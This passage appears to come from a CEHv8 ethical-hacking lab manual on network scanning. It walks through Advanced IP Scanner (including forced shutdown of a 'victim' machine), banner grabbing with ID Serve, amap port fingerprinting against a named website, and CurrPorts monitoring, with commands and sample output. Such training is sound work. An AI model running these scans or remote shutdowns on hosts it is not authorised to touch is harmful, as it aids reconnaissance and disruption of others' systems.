


FIGURE 1.6: The Advanced IP Scanner main window after scanning

8. You can see in the above figure that Advanced IP Scanner has **detected** the **victim** machine's IP address and displays the status as **alive**
9. Right-click any of the detected IP addresses. It will list **Wake-On-LAN**, **Shutdown**, and **Abort Shutdown**




FIGURE 1.7: The Advanced IP Scanner main window with Alive Host list

10. The list displays properties of the detected computer, such as **IP address**, **Name**, **MAC**, and **NetBIOS** information.
11. You can forcefully **Shutdown**, **Reboot**, and **Abort Shutdown** the selected victim machine/IP address

Wake-on-LAN: You can wake any machine remotely with Advanced IP Scanner, if Wake-on-LAN feature is supported by your network card.




FIGURE 1.8: The Advanced IP Scanner Computer properties window

12. Now you have the **IP address**, **Name**, and **other details** of the victim machine.
13. You can also try Angry IP scanner located at **D:\CEH-Tools\CEHv8\Module 03 Scanning Networks\Ping Sweep Tools\Angry IP Scanner**. It also scans the network for machines and ports.

Lab Analysis

Document all the IP addresses, open ports and their running applications, and protocols discovered during the lab.

Tool/Utility	Information Collected/Objectives Achieved
Advanced IP Scanner	<p>Scan Information:</p> <ul style="list-style-type: none"> ▪ IP address ▪ System name ▪ MAC address ▪ NetBIOS information ▪ Manufacturer ▪ System status

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Examine and evaluate the IP addresses and range of IP addresses.

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs



Banner Grabbing to Determine a Remote Target System using ID Serve

IDS Serve is used to identify the make, model, and version of any website's server software.

ICON KEY

	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

In the previous lab, you learned to use Advanced IP Scanner. This tool can also be used by an attacker to detect vulnerabilities such as buffer overflow, integer flow, SQL injection, and web application on a network. If these vulnerabilities are not fixed immediately, attackers can easily exploit them and crack into the network and cause server damage.

Therefore, it is extremely important for penetration testers to be familiar with banner grabbing techniques to monitor servers to ensure compliance and appropriate security updates. Using this technique you can also locate rogue servers or determine the role of servers within a network. In this lab, you will learn the banner grabbing technique to determine a remote target system using ID Serve.

Lab Objectives

The objective of this lab is to help students learn to banner grabbing the website and discover applications running on this website.

In this lab you will learn to:

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

- Identify the domain IP address
- Identify the domain information

Lab Environment

To perform the lab you need:

- ID Server is located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Banner Grabbing Tools>ID Serve**

- You can also download the latest version of **ID Serve** from the link <http://www.grc.com/id/idserve.htm>
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- Double-click **idserve** to run **ID Serve**
- Administrative privileges to run the **ID Serve** tool
- Run this tool on **Windows Server 2012**

Lab Duration

Time: 5 Minutes


Overview of ID Serve

ID Serve can connect to any **server port** on any **domain** or IP address, then pull and display the server's greeting message, if any, often identifying the server's make, model, and **version**, whether it's for **FTP**, **SMTP**, **POP**, **NEWS**, or anything else.

Lab Tasks

T A S K 1	
Identify website server information	

1. Double-click **idserve** located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Banner Grabbing Tools\ID Serve**
2. In the main window of **ID Serve** show in the following figure, select the **Server Query** tab



If an IP address is entered instead of a URL, ID Serve will attempt to determine the domain name associated with the IP

FIGURE 2.1: Main window of ID Serve

3. Enter the IP address or URL address in **Enter or Copy/paste an Internal server URL or IP address here:**




FIGURE 2.2: Entering the URL for query

- Click **Query The Server**; it shows server query processed information




FIGURE 2.3: Server processed information

Lab Analysis

Document all the IP addresses, their running applications, and the protocols you discovered during the lab.

Tool/Utility	Information Collected/Objectives Achieved
	IP address: 202.75.54.101 Server Connection: Standard HTTP port: 80
ID Serve	Response headers returned from server: <ul style="list-style-type: none"> ▪ HTTP/1.1 200 ▪ Server: Microsoft-IIS/6.0 ▪ X-Powered-By: PHP/4.4.8 ▪ Transfer-Encoding: chunked ▪ Content-Type: text/html

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Examine what protocols ID Serve apprehends.
2. Check if ID Serve supports https (SSL) connections.

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs



Fingerprinting Open Ports Using the Amap Tool

Amap determines applications running on each open port.

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

Computers communicate with each other by knowing the IP address in use and ports check which program to use when data is received. A complete data transfer always contains the IP address plus the port number required. In the previous lab we found out that the server connection is using a Standard HTTP port 80. If an attacker finds this information, he or she will be able to use the open ports for attacking the machine.

In this lab, you will learn to use the Amap tool to perform port scanning and know exactly what **applications** are running on each port found open.

Lab Objectives

Tools demonstrated in this lab are available in **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks**

The objective of this lab is to help students learn to fingerprint open ports and discover applications running on these open ports.

In this lab, you will learn to:

- Identify the application protocols running on open ports 80
- Detect application protocols

Lab Environment

To perform the lab you need:

- Amap is located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Banner Grabbing Tools\AMAP**
- You can also download the latest version of **AMAP** from the link <http://www.thc.org/thc-amap>.
- If you decide to download the **latest version**, then screenshots shown in the lab might differ

- A computer running Web Services enabled for **port 80**
- Administrative privileges to run the **Amap** tool
- Run this tool on **Windows Server 2012**

Lab Duration

Time: 5 Minutes

Overview of Fingerprinting

Fingerprinting is used to discover the applications running on each open port found on the network. **Fingerprinting** is achieved by sending **trigger packets** and looking up the responses in a list of response strings.

TASK 1

Identify Application Protocols Running on Port 80

1. Open the command prompt and navigate to the Amap directory. In this lab the Amap directory is located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Banner Grabbing Tools\AMAP**
2. Type **amap www.certifiedhacker.com 80**, and press **Enter**.



```
Administrator: Command Prompt
D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Banner Grabbing Tools\AMAP>amap www.certifiedhacker.com 80
amap v5.2 (www.thc.org/thc-amap) started at 2012-08-28 12:20:42 - MAPPING mode
Unidentified ports: 202.75.54.101:80/tcp (total 1).
amap v5.2 finished at 2012-08-28 12:20:53
D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Banner Grabbing Tools\AMAP>
```

FIGURE 3.1: Amap with host name www.certifiedhacker.com with Port 80

3. You can see the specific **application** protocols running on the entered host name and the port 80.
4. Use the **IP address** to check the applications running on a particular port.
5. In the command prompt, type the IP address of your local Windows Server 2008(virtual machine) **amap 10.0.0.4 75-81(local Windows Server 2008)** and press **Enter** (the IP address will be different in your network).
6. Try scanning different websites using different ranges of switches like **amap www.certifiedhacker.com 1-200**

 For Amap options, type **amap -help**.

Compiles on all UNIX based platforms - even MacOS X, Cygwin on Windows, ARM-Linux and PalmOS

```
D:\CEH-Tools\CEHv8 Module 03 Scanning Network\Banner Grabbing Tools\AMAP>amap -O 0.0.4 75-81
amap v5.2 (www.thc.org/thc-amap) started at 2012-08-28 12:22:51 - MAPPING mode
Protocol on 10.0.0.4:80/tcp matches http
Protocol on 10.0.0.4:80/tcp matches http-apache-2
Warning: Could not connect <unreachable> to 10.0.0.4:76/tcp, disabling port (EUN
Warning: Could not connect <unreachable> to 10.0.0.4:75/tcp, disabling port (EUN
Warning: Could not connect <unreachable> to 10.0.0.4:77/tcp, disabling port (EUN
Warning: Could not connect <unreachable> to 10.0.0.4:78/tcp, disabling port (EUN
Warning: Could not connect <unreachable> to 10.0.0.4:79/tcp, disabling port (EUN
Warning: Could not connect <unreachable> to 10.0.0.4:81/tcp, disabling port (EUN
Protocol on 10.0.0.4:80/tcp matches http-iis
Protocol on 10.0.0.4:80/tcp matches webmin
Unidentified ports: 10.0.0.4:75/tcp 10.0.0.4:76/tcp 10.0.0.4:77/tcp 10.0.0.4:78/
tcp 10.0.0.4:79/tcp 10.0.0.4:81/tcp (total 6).
amap v5.2 finished at 2012-08-28 12:27:54
D:\CEH-Tools\CEHv8 Module 03 Scanning Network\Banner Grabbing Tools\AMAP>
```

FIGURE 3.2: Amap with IP address and with range of switches 75-81

Lab Analysis

Document all the IP addresses, open ports and their running applications, and the protocols you discovered during the lab.

Tool/Utility	Information Collected/Objectives Achieved
	Identified open port: 80 WebServers: <ul style="list-style-type: none"> ▪ http-apache-2 ▪ http-iis ▪ webmin
Amap	Unidentified ports: <ul style="list-style-type: none"> ▪ 10.0.0.4:75/tcp ▪ 10.0.0.4:76/tcp ▪ 10.0.0.4:77/tcp ▪ 10.0.0.4:78/tcp ▪ 10.0.0.4:79/tcp ▪ 10.0.0.4:81/tcp

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Execute the Amap command for a host name with a port number other than 80.
2. Analyze how the Amap utility gets the applications running on different machines.
3. Use various Amap options and analyze the results.

Internet Connection Required

<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
---	-----------------------------

Platform Supported

<input checked="" type="checkbox"/> Classroom	<input type="checkbox"/> iLabs
---	--------------------------------

Lab**4**

Monitoring TCP/IP Connections Using the CurrPorts Tool

CurrPorts is network monitoring software that displays the list of all currently opened TCP/IP and UDP ports on your local computer.

ICON KEY

Valuable information



Test your knowledge



Web exercise



Workbook review

Lab Scenario

In the previous lab you learned how to check for open ports using the Amap tool. As an **ethical hacker** and **penetration tester**, you must be able to block such attacks by using appropriate firewalls or disable unnecessary services running on the computer.

You already know that the Internet uses a software protocol named **TCP/IP** to format and transfer data. An attacker can monitor ongoing TCP connections and can have all the information in the IP and TCP headers and to the packet payloads with which he or she can hijack the connection. As the attacker has all the information on the network, he or she can create false packets in the TCP connection.

As a **network administrator**, your daily task is to check the **TCP/IP connections** of each server you manage. You have to **monitor** all TCP and UDP ports and list all the **established IP addresses** of the server using the **CurrPorts** tool.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Module 03\Scanning Networks

Lab Objectives

The objective of this lab is to help students determine and list all the TCP/IP and UDP ports of a local computer.

In this lab, you need to:

- Scan the system for currently opened **TCP/IP** and **UDP** ports
- Gather information on the **ports** and **processes** that are opened
- List all the **IP addresses** that are currently established connections
- Close unwanted TCP connections and kill the process that opened the ports

Lab Environment

To perform the lab, you need:

- CurrPorts located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Scanning Tools\CurrPorts**
- You can also download the latest version of **CurrPorts** from the link <http://www.nirsoft.net/utils/cports.html>
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- A computer running **Windows Server 2012**
- Double-click **cports.exe** to run this tool
- Administrator privileges to run the **CurrPorts** tool

 You can download CurrPorts tool from <http://www.nirsoft.net>.

Lab Duration

Time: 10 Minutes

Overview Monitoring TCP/IP

Monitoring TCP/IP ports checks if there are **multiple IP** connections established. Scanning TCP/IP ports gets information on all the opened **TCP** and **UDP** ports and also displays all established IP addresses on the server.

Lab Tasks

The CurrPorts utility is a standalone executable and doesn't require any installation process or additional DLLs (Dynamic Link Library). Extract CurrPorts to the desired location and double click **cports.exe** to launch.

TASK 1

Discover TCP/IP Connection

Process Name	Process ID	Protocol	Local Port	Loc. Address	Rem. Port	Rem. Address	Remote Host Name
chrome.exe	2988	TCP	4119	10.0.0.7	80	http	173.194.36.26
chrome.exe	2988	TCP	4120	10.0.0.7	80	http	173.194.36.26
chrome.exe	2988	TCP	4121	10.0.0.7	80	http	173.194.36.26
chrome.exe	2988	TCP	4123	10.0.0.7	80	http	23.57.204.20
chrome.exe	2988	TCP	4148	10.0.0.7	443	https	173.194.36.26
firefox.exe	1368	TCP	3981	127.0.0.1	3982		127.0.0.1
firefox.exe	1368	TCP	3982	127.0.0.1	3981		127.0.0.1
firefox.exe	1368	TCP	4043	10.0.0.7	443	https	173.194.36.22
firefox.exe	1368	TCP	4163	10.0.0.7	443	https	173.194.36.15
firefox.exe	1368	TCP	4166	10.0.0.7	443	https	173.194.36.0
firefox.exe	1368	TCP	4168	10.0.0.7	443	https	74.125.234.15
httpd.exe	1800	TCP	1070	0.0.0.0			0.0.0.0
httpd.exe	1800	TCP	1070	0.0.0.0			=
lsass.exe	564	TCP	1028	0.0.0.0			0.0.0.0
lsass.exe	564	TCP	1028	0.0.0.0			=
79 Total Ports, 21 Remote Connections, 1 Selected							
NirSoft Freeware. http://www.nirsoft.net							

FIGURE 4.1: The CurrPorts main window with all processes, ports, and IP addresses

 CurrPorts utility is a standalone executable, which doesn't require any installation process or additional DLLs.

2. CurrPorts lists all the **processes** and their IDs, protocols used, **local and remote IP address**, local and remote ports, and **remote host names**.
3. To view all the reports as an HTML page, click **View → HTML Reports - All Items**.




FIGURE 4.2: The CurrPorts with HTML Report – All Items

4. The HTML Report **automatically** opens using the default browser.





FIGURE 4.3: The Web browser displaying CurrPorts Report – All Items

5. To save the generated CurrPorts report from the web browser, click **File → Save Page As...Ctrl+S**.

 CurrPorts allows you to save all changes (added and removed connections) into a log file. In order to start writing to the log file, check the 'Log Changes' option under the File menu.


 By default, the log file is saved as cports.log in the same folder where cports.exe is located. You can change the default log filename by setting the LogFilename entry in the cports.cfg file.



Process Name	ID	Protocol	Local Port	Local Port Name	Local Address	Remote Port	Remote Port Name	Remote Address
chrome.exe	2988	TCP	4052		10.0.0.7	443	https	173.194.36.4
chrome.exe	2988	TCP	4059		10.0.0.7	80	http	173.194.36.17
chrome.exe	2988	TCP	4070		10.0.0.7	80	http	173.194.36.31
chrome.exe	2988	TCP	4071		10.0.0.7	80	http	173.194.36.31
chrome.exe	2988	TCP	4073		10.0.0.7	80	http	173.194.36.15
chrome.exe	2988	TCP	4083		10.0.0.7	80	http	173.194.36.31
chrome.exe	2988	TCP	4090		10.0.0.7	80	http	173.194.36.4
chrome.exe	2988	TCP	4103		10.0.0.7	80	http	173.194.36.25
chrome.exe	2988	TCP	4104		10.0.0.7	80	http	173.194.36.25

FIGURE 4.4: The Web browser to Save CurrPorts Report – All Items

6. To view only the selected report as HTML page, select reports and click **View → HTML Reports - Selected Items**.



